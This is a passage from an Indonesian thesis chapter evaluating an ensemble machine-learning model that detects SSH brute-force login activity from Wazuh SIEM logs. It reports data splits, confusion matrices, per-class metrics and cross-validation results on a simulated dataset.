Hasil analisis menunjukkan bahwa terdapat 25 window *Suspicious* (55,6%) yang berada pada rentang velocity 0–0,5, yaitu rentang yang secara umum identik dengan aktivitas *Normal*. Fenomena ini terjadi karena mekanisme pelabelan pada penelitian menggunakan kombinasi dua parameter, yaitu *velocity* dan *failed_attempts*. Meskipun *velocity* pada window tersebut masih rendah, jumlah *failed_attempts* telah mencapai atau melebihi *threshold* yang ditetapkan sehingga aktivitas tersebut tetap diklasifikasikan sebagai *suspicious*. Temuan ini menunjukkan bahwa parameter *failed_attempts* berhasil membantu mendeteksi pola *slow brute force attack*, yaitu serangan yang dilakukan secara perlahan untuk menghindari deteksi berdasarkan kecepatan percobaan login saja. Berdasarkan hasil analisis *overlap*, *threshold* yang digunakan pada penelitian ini terbukti mampu memisahkan aktivitas *normal*, *suspicious*, dan *attack* dengan sangat baik. Seluruh data *normal* berada pada rentang *velocity* di bawah 0,5, sedangkan seluruh data *attack* berada pada rentang *velocity* di atas atau sama dengan 5,0. Selain itu, tidak ditemukan data *normal* yang masuk ke zona *attack* maupun data *attack* yang masuk ke zona *normal*. Hasil ini menunjukkan bahwa threshold yang digunakan memiliki kemampuan pemisahan yang kuat. Di sisi lain, keberadaan kelas *suspicious* pada beberapa rentang *velocity* menunjukkan bahwa parameter *failed_attempts* berperan penting dalam mendeteksi serangan bertipe *slow brute force* yang tidak selalu memiliki kecepatan tinggi. Dengan demikian, kombinasi antara *velocity* dan *failed_attempts* terbukti efektif sebagai dasar pelabelan perilaku pada penelitian ini.

3.11. Hasil Training Model

Setelah proses pelabelan selesai dilakukan, tahapan berikutnya adalah melatih model machine learning menggunakan dataset yang telah melalui proses *preprocessing*, ekstraksi fitur, dan pelabelan *behavioral*. Dataset akhir yang digunakan berjumlah 259 sampel yang terdiri atas tiga kelas, yaitu *normal*, *suspicious*, dan *attack*. Sebelum proses pelatihan dilakukan, dataset dibagi menjadi dua bagian, yaitu data latih (training set) dan data uji (testing set) menggunakan metode *stratified split* dengan rasio 80:20.

Metode *stratified split* dipilih karena mampu mempertahankan proporsi masing-masing kelas pada data latih maupun data uji. Dengan demikian, distribusi kelas pada kedua subset tetap merepresentasikan distribusi data asli sehingga proses pelatihan dan evaluasi model dapat dilakukan secara lebih adil dan akurat. Selain itu, parameter *random_state = 42* digunakan untuk memastikan bahwa proses pembagian data bersifat konsisten dan dapat direproduksi kembali apabila penelitian diulang pada kondisi yang sama.

3.11.1. Train-Test Split dan Stratification

Berdasarkan hasil implementasi pada sistem, dataset sebanyak 259 sampel berhasil dibagi menjadi 207 sampel data latih (79,9%) dan 52 sampel data uji (20,1%). Hasil pembagian tersebut ditunjukkan pada Tabel 3.41.

Tabel 3. 41 Train-Test Split Details

Metrik	**Training Set**	**Test Set**	**Total**
Total Samples	207 (79,9%)	52 (20,1%)	259
Normal	107 (51,7%)	27 (51,9%)	134
Suspicious	36 (17,4%)	9 (17,3%)	45
Attack	64 (30,9%)	16 (30,8%)	80

Tabel 3.42 menunjukkan bahwa distribusi kelas pada data latih dan data uji hampir identik dengan distribusi pada dataset keseluruhan. Dari total 134 sampel *normal*, sebanyak 107 sampel digunakan sebagai data latih dan 27 sampel digunakan sebagai data uji. Untuk kelas *suspicious*, sebanyak 36 sampel masuk ke data latih dan 9 sampel menjadi data uji. Sementara itu, dari total 80 sampel ATTACK, sebanyak 64 sampel digunakan untuk proses pelatihan dan 16 sampel digunakan untuk proses pengujian model. Untuk memastikan bahwa proses stratifikasi berjalan dengan benar, dilakukan perbandingan distribusi persentase kelas antara data latih dan data uji sebagaimana ditunjukkan pada Tabel 3.42.

Tabel 3. 42 Validasi Stratification

Kelas	**Training Set**	**Test Set**	**Perbedaan (Δ)**
Normal	51,70%	51,90%	0,20%
Suspicious	17,40%	17,30%	0,10%
Attack	30,90%	30,80%	0,10%

Berdasarkan Tabel 3.43, perbedaan distribusi kelas antara data latih dan data uji sangat kecil, yaitu hanya berkisar antara 0,1% hingga 0,2%. Perbedaan tersebut berada jauh di bawah batas yang dapat memengaruhi performa model secara signifikan. Hal ini menunjukkan bahwa metode *stratified split* berhasil mempertahankan komposisi kelas asli dataset pada kedua subset data. Keberhasilan stratifikasi ini penting karena dapat mengurangi potensi bias selama proses pelatihan maupun evaluasi model. Jika salah satu kelas memiliki proporsi yang jauh berbeda antara data latih dan data uji, maka hasil evaluasi dapat menjadi kurang representatif terhadap kondisi sebenarnya. Pada penelitian ini, distribusi yang hampir identik antara training set dan test set menunjukkan bahwa proses pembagian data telah dilakukan dengan baik. Dengan demikian, data latih yang digunakan telah memiliki representasi yang seimbang terhadap seluruh kelas,

sedangkan data uji juga tetap mencerminkan karakteristik dataset asli. Kondisi ini memberikan dasar yang kuat untuk proses pelatihan model Random Forest, XGBoost, dan Gradient Boosting yang akan dibahas pada bagian selanjutnya.

3.11.2. Model Performance Metrics

Setelah proses pelatihan model selesai dilakukan, tahap berikutnya adalah mengevaluasi performa model menggunakan data uji (*test set*) yang tidak pernah digunakan selama proses training. Penggunaan data uji yang terpisah bertujuan untuk mengukur kemampuan model dalam melakukan generalisasi terhadap data baru yang belum pernah dilihat sebelumnya. Dengan pendekatan ini, performa yang diperoleh dapat memberikan gambaran yang lebih objektif mengenai kemampuan model dalam mendeteksi aktivitas SSH normal, aktivitas mencurigakan, maupun serangan *brute force*. Pada penelitian ini, evaluasi dilakukan terhadap model ensemble (*Voting Classifier*) yang merupakan kombinasi dari tiga algoritma machine learning, yaitu Random Forest, XGBoost, dan Gradient Boosting. Model ensemble dipilih sebagai model akhir karena mampu menggabungkan keunggulan masing-masing algoritma sehingga menghasilkan prediksi yang lebih stabil dan lebih robust dibandingkan penggunaan satu model secara individual. Berdasarkan hasil pengujian pada data uji, model ensemble berhasil mencapai nilai Accuracy, Precision, Recall, dan F1-Score sebesar 100%. Hasil ini menunjukkan bahwa seluruh sampel pada data uji berhasil diklasifikasikan dengan benar tanpa menghasilkan kesalahan klasifikasi. Dengan kata lain, tidak terdapat *false positive* maupun *false negative* pada proses pengujian. Performa yang sangat tinggi tersebut menunjukkan bahwa fitur-fitur behavioral yang digunakan dalam penelitian ini memiliki kemampuan yang sangat baik dalam membedakan aktivitas normal, aktivitas mencurigakan, dan aktivitas serangan. Selain itu, hasil ini juga mengindikasikan bahwa proses ekstraksi fitur dan pelabelan behavioral yang dilakukan sebelumnya berhasil menghasilkan representasi data yang relevan untuk kebutuhan klasifikasi.

1) **Pemisahan Kelas yang Jelas (*Clear Class Separation*)**
   Salah satu faktor utama yang berkontribusi terhadap tingginya performa model adalah adanya pemisahan karakteristik yang jelas antara kelas *normal*, *suspicious*, dan *attack*. Proses pelabelan dalam penelitian ini dilakukan menggunakan pendekatan *behavioral labeling* yang memanfaatkan dua parameter utama, yaitu *velocity* dan *failed_attempts*. Kedua parameter tersebut mampu menggambarkan perbedaan perilaku antara aktivitas pengguna normal dan aktivitas serangan *brute force* secara konsisten.
   Tabel 3. 43 Pemisahan Karakteristik Antar Kelas Berdasarkan Threshold

Kelas	*Velocity Threshold*	*Failed Attempts Threshold*	Karakteristik
Normal	< 0,5	< 10	Aktivitas pengguna normal dengan jeda login relatif panjang
Suspicious	0,5 – 5,0 atau failed_attempts ≥ 10	10 – 49	Aktivitas mencurigakan dengan intensitas sedang
Attack	≥ 5,0 atau failed_attempts ≥ 50	≥ 50	Aktivitas serangan otomatis dengan intensitas tinggi

2) Fitur yang Sangat Diskriminatif

Selain pemisahan kelas yang jelas, tingginya performa model juga dipengaruhi oleh kualitas fitur yang digunakan selama proses pelatihan. Dari total 17 fitur behavioral yang diekstraksi, terdapat beberapa fitur yang memiliki kontribusi paling besar terhadap proses klasifikasi berdasarkan hasil *feature importance*.

Tabel 3. 44 Fitur dengan Kontribusi Tertinggi terhadap Model

Fitur	*Importance*	Alasan Diskriminatif
fail_success_ratio	15,51%	Membedakan aktivitas normal dan serangan berdasarkan rasio kegagalan login
velocity	15,34%	Menggambarkan kecepatan percobaan login per satuan waktu
failed_attempts	14,89%	Menunjukkan jumlah kegagalan login dalam setiap window

Fitur *fail_success_ratio* menjadi indikator penting karena aktivitas normal umumnya memiliki jumlah login berhasil yang lebih tinggi dibandingkan login gagal, sedangkan aktivitas *brute force* didominasi oleh percobaan login yang gagal. Perbedaan pola tersebut menghasilkan nilai rasio yang sangat berbeda antar kelas.

Fitur *velocity* juga memberikan kemampuan diskriminasi yang tinggi karena aktivitas normal memiliki kecepatan login yang rendah, sedangkan serangan *brute force* menghasilkan kecepatan login yang jauh lebih tinggi. Selain itu, fitur *failed_attempts* secara langsung merepresentasikan jumlah kegagalan autentikasi yang terjadi pada setiap window pengamatan.

Perbedaan nilai fitur yang cukup besar antar kelas membuat model dapat membangun batas keputusan (*decision boundary*) yang jelas, sehingga meningkatkan akurasi klasifikasi pada data uji.

3) Dataset Terkontrol dari Simulasi Nyata

Faktor lain yang mendukung tingginya performa model adalah kualitas dataset yang digunakan dalam penelitian. Dataset dibangun secara mandiri melalui simulasi serangan SSH *brute force* selama lima hari berturut-turut menggunakan beberapa tingkat intensitas serangan yang berbeda.

Tabel 3. 45 Karakteristik Dataset Penelitian

Aspek	**Keterangan**
Sumber Data	Simulasi serangan SSH brute force yang dikembangkan dalam penelitian
Karakteristik	Pola aktivitas dan serangan didefinisikan secara terkontrol
Kondisi Lingkungan	Lingkungan pengujian terisolasi dan konsisten
Noise Data	Relatif rendah dibandingkan lingkungan produksi

Karena seluruh aktivitas dibangkitkan melalui skenario yang telah dirancang sebelumnya, setiap kategori memiliki karakteristik yang konsisten dan mudah diidentifikasi. Aktivitas normal dihasilkan menggunakan pola perilaku pengguna yang realistis, sedangkan aktivitas serangan dibangun menggunakan berbagai tingkat intensitas *brute force* yang meningkat secara bertahap. Kondisi lingkungan yang terkontrol juga mengurangi pengaruh noise yang umumnya ditemukan pada lingkungan produksi. Dengan demikian, dataset yang digunakan memiliki kualitas yang baik untuk proses pelatihan dan evaluasi model machine learning.

4) Validasi Silang Membuktikan Model Tidak Mengalami *Overfitting*

Selain evaluasi menggunakan test set, validasi performa model juga dilakukan menggunakan teknik *cross-validation*. Tujuan dari proses ini adalah untuk memastikan bahwa model tidak hanya bekerja baik pada satu pembagian data tertentu, tetapi juga mampu mempertahankan performanya pada berbagai kombinasi data pelatihan dan pengujian.

Tabel 3. 46 Hasil Cross-Validation Model

Model	**Mean CV Accuracy**	**Std Dev**	**Interpretasi**
Random Forest	99,61%	±0,78%	Sangat konsisten
XGBoost	99,22%	±1,57%	Sangat konsisten
Gradient Boosting	99,22%	±1,57%	Sangat konsisten

Nilai rata-rata *cross-validation* yang mendekati 100% menunjukkan bahwa performa model tetap tinggi meskipun data dibagi ke dalam beberapa kombinasi fold yang berbeda. Selain itu, nilai standar deviasi yang relatif kecil menunjukkan bahwa hasil yang diperoleh stabil dan tidak mengalami fluktuasi yang signifikan. Hasil *cross-validation* yang sangat dekat dengan nilai akurasi pada test set

menunjukkan bahwa model tidak mengalami *overfitting*. Dengan demikian, model yang dikembangkan memiliki kemampuan generalisasi yang baik dan mampu mempertahankan performa klasifikasi pada data yang belum pernah dilihat sebelumnya. Secara keseluruhan, kombinasi antara pemisahan kelas yang jelas, fitur-fitur yang sangat diskriminatif, kualitas dataset yang terkontrol, serta hasil *cross-validation* yang konsisten menjadi faktor utama yang mendukung tercapainya performa model sebesar 100% pada penelitian ini.

3.12. Confusion Matrix Analysis

Selain menggunakan metrik *Accuracy*, *Precision*, *Recall*, dan *F1-Score*, performa model juga dianalisis menggunakan confusion matrix. Analisis ini bertujuan untuk melihat kemampuan model dalam mengklasifikasikan setiap kelas secara rinci, yaitu *normal*, *suspicious*, dan *attack*. Melalui confusion matrix dapat diketahui jumlah prediksi yang benar maupun jumlah kesalahan klasifikasi yang terjadi pada masing-masing kelas. Dalam penelitian ini, confusion matrix digunakan untuk mengevaluasi model ensemble pada data uji yang berjumlah 52 sampel. Analisis ini penting karena dapat menunjukkan apakah model melakukan kesalahan klasifikasi berupa *false positive* maupun *false negative* yang dapat mempengaruhi efektivitas sistem deteksi serangan.

3.12.1. Confusion Matrix Test Set

Berdasarkan hasil pengujian terhadap 52 sampel data uji, model *ensemble* menghasilkan *confusion matrix* yang menunjukkan performa klasifikasi sempurna pada seluruh kelas.

Tabel 3. 47 Confusion Matrix Model Ensemble pada Data Uji

Actual Class	**Predicted Normal**	**Predicted Suspicious**	**Predicted Attack**	**Total**
Normal	27	0	0	27
Suspicious	0	9	0	9
Attack	0	0	16	16
Total	**27**	**9**	**16**	**52**

Berdasarkan Tabel 3. 47 terlihat bahwa seluruh sampel berhasil diprediksi dengan benar. Sebanyak 27 sampel *normal* diklasifikasikan sebagai *normal*, 9 sampel *suspicious* diklasifikasikan sebagai *suspicious*, dan 16 sampel *attack* diklasifikasikan sebagai *attack*. Tidak terdapat satupun sampel yang salah klasifikasi ke kelas lain. Untuk memperjelas hasil *confusion matrix*, dilakukan perhitungan metrik turunan berupa *True Positive* (TP), *False Positive* (FP), *False Negative* (FN), *Precision*, dan *Recall* untuk masing-masing kelas.


Tabel 3. 48 Metrik Turunan dari Confusion Matrix

Kelas	**True Positives**	**False Positives**	**False Negatives**	**Precision**	**Recall**
Normal	27	0	0	1,000	1,000
Suspicious	9	0	0	1,000	1,000
Attack	16	0	0	1,000	1,000

Berdasarkan Tabel 3.48, seluruh kelas memperoleh nilai *Precision* dan *Recall* sebesar 1,0000 atau 100%. Nilai tersebut menunjukkan bahwa model mampu mengidentifikasi seluruh sampel dengan benar tanpa menghasilkan kesalahan klasifikasi.

1) *Perfect Diagonal* (Diagonal Sempurna): Seluruh nilai pada diagonal utama (27, 9, 16) menunjukkan prediksi yang benar, sementara semua nilai di luar diagonal (*off-diagonal*) bernilai 0. Hal ini mengkonfirmasi bahwa model *ensemble* tidak melakukan satu pun kesalahan klasifikasi.
2) *Zero False Positives* (Tidak Ada *False Positive*): Tidak ada window *normal* atau *suspicious* yang salah diprediksi sebagai *attack*. Hal ini sangat penting untuk menghindari *alert fatigue* (kelelahan peringatan) pada sistem monitoring keamanan.
3) *Zero False Negatives* (Tidak Ada *False Negative*): Tidak ada window *attack* yang terlewat atau salah diprediksi sebagai *normal* atau *suspicious*. Hal ini menunjukkan *detection rate* 100%, yang merupakan kriteria krusial untuk sistem deteksi serangan.
4) Perfect *suspicious* Detection : Meskipun kelas *suspicious* merupakan kelas minoritas dengan hanya 9 sampel (17,3% dari test set), model berhasil mengklasifikasikan seluruhnya dengan benar tanpa tertukar dengan *normal* atau *attack*.

Gambar 3.7 memberikan visualisasi yang lebih mudah dipahami mengenai hasil klasifikasi model, confusion matrix disajikan kembali dalam bentuk heatmap. Visualisasi ini membantu memperlihatkan distribusi prediksi benar dan prediksi salah pada setiap kelas secara lebih intuitif. Semakin besar nilai pada diagonal utama, semakin baik kemampuan model dalam melakukan klasifikasi. Pada penelitian ini, seluruh nilai hanya terpusat pada diagonal utama, yang menunjukkan bahwa seluruh sampel berhasil diklasifikasikan dengan benar.



Gambar 3.7 Heatmap Confusion Matrix

3.12.2. Per-Class Classification Report

Selain *confusion matrix*, evaluasi performa model juga dilakukan menggunakan *classification report*. Metode ini memberikan informasi yang lebih rinci mengenai performa setiap kelas melalui metrik *Precision*, *Recall*, *F1-Score,* dan *Support*. Dengan demikian, kemampuan model dalam mengidentifikasi masing-masing kategori dapat dianalisis secara lebih mendalam.

Tabel 3. 49 Per-Class Performance Metrics

Kelas	**Precision**	**Recall**	**F1-Score**	**Support**	**Interpretasi**
Normal	1,0000	1,0000	1,0000	27	Klasifikasi sempurna untuk kelas mayoritas
Suspicious	1,0000	1,0000	1,0000	9	Klasifikasi sempurna meskipun kelas minoritas
Attack	1,0000	1,0000	1,0000	16	Detection rate 100%, tidak ada serangan terlewat
Macro Avg	**1,0000**	**1,0000**	**1,0000**	**52**	Rata-rata sederhana (unweighted)

Weighted Avg	**1,0000**	**1,0000**	**1,0000**	**52**	Rata-rata tertimbang berdasarkan jumlah sampel

Berdasarkan Tabel 3.50, seluruh metrik evaluasi menghasilkan nilai 1,0000 atau 100%. Hal ini menunjukkan bahwa model mampu mempertahankan performa yang konsisten pada seluruh kelas tanpa menghasilkan kesalahan klasifikasi. Untuk memberikan pemahaman yang lebih jelas terhadap hasil *classification report*, digunakan dua jenis rata-rata yang umum digunakan dalam evaluasi model *multi-class*.

Tabel 3. 50 Penjelasan Macro Average dan Weighted Average

Metrik	**Penjelasan**
Macro Average	Rata-rata sederhana dari ketiga kelas (setiap kelas diberi bobot sama, tanpa mempertimbangkan jumlah sampel)
Weighted Average	Rata-rata tertimbang berdasarkan jumlah sampel per kelas (kelas dengan sampel lebih banyak memiliki pengaruh lebih besar)

Macro Average memberikan bobot yang sama kepada setiap kelas sehingga seluruh kelas memiliki kontribusi yang setara dalam perhitungan. Sebaliknya, *Weighted Average* memberikan bobot sesuai jumlah sampel yang dimiliki masing-masing kelas. Pada penelitian ini, kedua metrik menghasilkan nilai yang sama yaitu 100% karena seluruh sampel berhasil diklasifikasikan dengan benar tanpa kesalahan.

Interpretasi Hasil Classification Report

Tabel 3. 51 Implikasi Keamanan Berdasarkan Hasil Classification Report

Kelas	**Precision**	**Recall**	**Implikasi Keamanan**
Normal	100%	100 %	Tidak ada aktivitas normal yang salah diklasifikasikan sebagai serangan
Suspicious	100%	100 %	Semua aktivitas mencurigakan terdeteksi dengan tepat
Attack	100%	100 %	Zero missed attacks (tidak ada serangan yang terlewat)

Hasil tersebut menunjukkan bahwa model ensemble memiliki kemampuan yang sangat baik dalam membedakan aktivitas normal, aktivitas mencurigakan, dan aktivitas serangan. Dari sudut pandang keamanan jaringan, kondisi ini sangat menguntungkan karena sistem mampu mendeteksi seluruh serangan tanpa mengganggu aktivitas normal pengguna. Selain itu, tidak ditemukannya *false positive* maupun *false negative* menunjukkan bahwa model memiliki tingkat

keandalan yang tinggi untuk digunakan sebagai komponen pendukung dalam sistem deteksi serangan berbasis Wazuh SIEM dan *machine learning*.

Berdasarkan hasil confusion matrix dan *classification report*, *model ensemble* berhasil mengklasifikasikan seluruh sampel pada data uji dengan benar. Tidak ditemukan false positive maupun *false negative* pada ketiga kelas yang diuji. Seluruh nilai *Precision*, *Recall*, dan F1-Score mencapai 100%, baik pada tingkat kelas maupun rata-rata keseluruhan. Hasil ini memperkuat temuan pada bagian sebelumnya bahwa kombinasi Wazuh SIEM, ekstraksi fitur behavioral, serta pendekatan *ensemble machine learning* mampu menghasilkan sistem deteksi SSH brute force dengan tingkat akurasi yang sangat tinggi pada lingkungan pengujian yang digunakan dalam penelitian ini.

3.13. Cross-Validation Results

Selain menggunakan data uji (test set), penelitian ini juga melakukan validasi silang (*cross-validation*) untuk mengevaluasi kemampuan generalisasi model pada berbagai pembagian data. Tujuan utama pengujian ini adalah untuk memastikan bahwa performa model tidak hanya baik pada satu skenario pembagian data tertentu, tetapi tetap konsisten ketika data latih dibagi menjadi beberapa subset yang berbeda. Metode yang digunakan adalah *Stratified 5-Fold Cross Validation*, yaitu teknik validasi yang mempertahankan proporsi kelas *normal*, *suspicious*, dan *attack* pada setiap *fold* sehingga distribusi data tetap seimbang selama proses evaluasi. Pada penelitian ini, proses *cross-validation* dilakukan terhadap data latih yang berjumlah 207 sampel. Setiap model dilatih sebanyak lima kali menggunakan kombinasi data yang berbeda, kemudian nilai akurasi dari masing-masing fold dihitung untuk memperoleh nilai rata-rata (*mean accuracy*) dan standar deviasi (*standard deviation*). Hasil pengujian ini memberikan gambaran mengenai tingkat konsistensi dan stabilitas model dalam menghadapi variasi data.


3.13.1. 5-Fold Stratified Cross-Validation

Berdasarkan hasil implementasi pada dataset latih sebanyak 207 sampel, diperoleh hasil *cross-validation* untuk ketiga model sebagai berikut.

Tabel 3. 52 5-Fold Cross-Validation Scores

Model	Fold 1	Fold 2	Fold 3	Fold 4	Fold 5	Mean	Std Dev
Random Forest	100,00%	100,00 %	100,00 %	100,00 %	98,04 %	99,61 %	±0,78 %
XGBoost	100,00%	100,00 %	100,00 %	100,00 %	96,08 %	99,22 %	±1,57 %
Gradient Boosting	100,00%	100,00 %	100,00 %	100,00 %	96,08 %	99,22 %	±1,57 %

Gambar 3.8 memberikan gambaran mengenai tingkat konsistensi performa model pada setiap *fold*. Grafik ini menampilkan perubahan nilai akurasi Random Forest, XGBoost, dan *Gradient Boosting* pada pengujian 5-*fold*. Melalui visualisasi tersebut dapat diamati stabilitas masing-masing model selama proses validasi silang, termasuk perbedaan performa yang muncul pada fold ke-5



Gambar 3.8 Cross-Validation Accuracy per Fold

1) Konsistensi Performa pada Fold 1–4
   Keempat fold pertama menunjukkan hasil yang sangat konsisten. Seluruh model berhasil mencapai akurasi sebesar 100% pada Fold 1 hingga Fold 4. Hasil ini menunjukkan bahwa pola yang terdapat pada dataset dapat dipelajari dengan sangat baik oleh ketiga algoritma yang digunakan. Selain itu, tidak ditemukan variasi performa yang signifikan pada sebagian besar data latih yang digunakan selama proses validasi silang. Kondisi tersebut juga menunjukkan bahwa fitur-fitur perilaku yang digunakan dalam penelitian, seperti *velocity*, *failed_attempts*, *fail_success_ratio*, dan *username_entropy*, mampu menghasilkan pemisahan kelas yang jelas antara aktivitas *normal*, *suspicious*, dan *attack*.

2) Penurunan Akurasi pada Fold 5
   Perbedaan performa mulai terlihat pada Fold ke-5. Pada fold ini, Random Forest memperoleh akurasi sebesar 98,04%, sedangkan XGBoost dan Gradient Boosting memperoleh akurasi sebesar 96,08%. Penurunan akurasi tersebut masih berada dalam batas yang wajar dan merupakan fenomena yang umum terjadi pada proses cross-validation. Hal ini mengindikasikan bahwa Fold ke-5 kemungkinan mengandung sampel yang lebih menantang

dibandingkan fold lainnya. Sampel tersebut dapat berupa aktivitas yang memiliki karakteristik mendekati batas antar kelas, khususnya antara kelas *suspicious* dan *attack*, sehingga tingkat kesulitan klasifikasi menjadi lebih tinggi. Meskipun demikian, seluruh model tetap mempertahankan tingkat akurasi di atas 96%, yang menunjukkan bahwa kemampuan prediksi model masih sangat baik.

3) Standar Deviasi yang Rendah
Tingkat konsistensi model dapat dilihat dari nilai standar deviasi hasil *cross-validation*.
Tabel 3. 53 Interpretasi Standar Deviasi Cross-Validation

Model	Std Dev	Interpretasi
Random Forest	±0,78%	**Sangat stabil** (variasi sangat kecil)
XGBoost	±1,57%	**Stabil** (masih dalam batas wajar <2%)
Gradient Boosting	±1,57%	**Stabil** (masih dalam batas wajar <2%)

Nilai standar deviasi seluruh model berada di bawah 2%, yang menunjukkan bahwa variasi performa antar *fold* sangat kecil. Kondisi ini mengindikasikan bahwa performa model tidak bergantung pada satu pembagian data tertentu dan mampu mempertahankan hasil yang konsisten pada berbagai kombinasi data latih dan data validasi. Nilai standar deviasi yang rendah juga menjadi salah satu indikator bahwa model tidak mengalami *overfitting* secara signifikan.

4) Random Forest Sebagai Model Paling Stabil

Dari seluruh model yang diuji, Random Forest menunjukkan nilai rata-rata akurasi tertinggi sebesar 99,61% dengan standar deviasi terendah sebesar ±0,78%. Hasil tersebut menunjukkan bahwa Random Forest merupakan model yang paling stabil dalam menghadapi variasi data selama proses cross-validation. Stabilitas ini dipengaruhi oleh mekanisme *bagging* (*bootstrap aggregating*) yang digunakan oleh Random Forest, dimana proses pelatihan dilakukan pada banyak pohon keputusan yang dibangun dari sampel data yang berbeda. Pendekatan tersebut mampu mengurangi varians model sehingga menghasilkan prediksi yang lebih konsisten.

3.13.2. Learning Curves (Analisis Konseptual)

Meskipun penelitian ini tidak menampilkan grafik *learning curve* secara eksplisit, hasil *cross-validation* dan pengujian pada data uji dapat digunakan untuk

melakukan analisis konseptual terhadap kemungkinan terjadinya *underfitting* maupun *overfitting*.

1) Analisis Underfitting
   Underfitting terjadi ketika model tidak mampu mempelajari pola yang terdapat dalam data sehingga menghasilkan performa yang rendah baik pada data latih maupun data uji.

Tabel 3. 54 Indikator Underfitting

Indikator	Nilai	Interpretasi
Mean Cross-Validation Accuracy	99,22% – 99,61%	Model berhasil mempelajari pola data dengan baik
Test Accuracy	100,00%	Kemampuan generalisasi sangat baik

Berdasarkan hasil tersebut, tidak ditemukan indikasi underfitting karena seluruh model mampu mencapai tingkat akurasi yang sangat tinggi baik pada proses validasi silang maupun pada data uji.

2) Analisis *Overfitting*

Overfitting terjadi ketika model terlalu menyesuaikan diri terhadap data latih sehingga performa pada data baru mengalami penurunan yang signifikan.

Tabel 3. 55 Indikator *Overfitting*

Perbandingan	Nilai	Interpretasi
Mean CV Accuracy vs Test Accuracy	99,22–99,61% vs 100,00%	Selisih sangat kecil
Standar Deviasi	< 2%	Performa konsisten

Perbedaan yang sangat kecil antara nilai *cross-validation* dan nilai akurasi pada data uji menunjukkan bahwa model memiliki kemampuan generalisasi yang baik. Selain itu, nilai standar deviasi yang rendah memperkuat indikasi bahwa model tidak mengalami *overfitting*.

3) Analisis Kecukupan Data

Jumlah data yang digunakan dalam penelitian juga perlu dievaluasi untuk memastikan bahwa model memperoleh informasi yang cukup selama proses pelatihan.

Tabel 3. 56 Analisis Kecukupan Data

Indikator	Nilai	Interpretasi
Training Samples	207	Jumlah data latih memadai

Jumlah Fitur	17	Fitur behavioral hasil ekstraksi
Rasio Sample/Fitur	207 : 17 (≈ 12 : 1)	Memadai untuk ensemble learning

Rasio sekitar 12 sampel untuk setiap fitur menunjukkan bahwa jumlah data yang digunakan masih berada pada kondisi yang memadai untuk membangun model ensemble. Dengan jumlah sampel tersebut, model dapat mempelajari pola perilaku serangan secara efektif tanpa mengalami kekurangan data selama proses pelatihan.

Hasil 5-Fold *Stratified Cross Validation* menunjukkan bahwa seluruh model memiliki tingkat akurasi yang sangat tinggi dengan nilai rata-rata di atas 99%. Random Forest menjadi model yang paling stabil dengan nilai rata-rata akurasi sebesar 99,61% dan standar deviasi sebesar ±0,78%. Selain itu, perbedaan yang sangat kecil antara hasil *cross-validation* dan hasil pengujian pada data uji menunjukkan bahwa model memiliki kemampuan generalisasi yang baik dan tidak menunjukkan indikasi *underfitting* maupun *overfitting*. Hasil ini memperkuat validitas model yang digunakan dalam penelitian untuk mendeteksi aktivitas SSH *brute force* berdasarkan fitur perilaku yang diekstraksi dari log keamanan.

3.14. Feature Importance Analysis

Analisis *feature importance* dilakukan untuk mengetahui seberapa besar kontribusi masing-masing fitur dalam proses pengambilan keputusan model machine learning. Melalui analisis ini dapat diketahui fitur mana yang paling berpengaruh dalam membedakan aktivitas login normal, aktivitas mencurigakan, dan serangan SSH *brute force*. Selain itu, hasil *feature importance* juga digunakan untuk memvalidasi bahwa fitur yang dipilih memang relevan dengan karakteristik serangan yang menjadi fokus penelitian.

Analisis ini memiliki tiga tujuan utama. Pertama, meningkatkan interpretabilitas model dengan menunjukkan faktor-faktor yang paling menentukan proses klasifikasi. Kedua, memvalidasi pendekatan *behavioral* yang digunakan dengan memastikan bahwa fitur dominan benar-benar berkaitan dengan pola serangan *brute force*. Ketiga, mengevaluasi konsistensi antar model individual sebelum digabungkan ke dalam model ensemble.

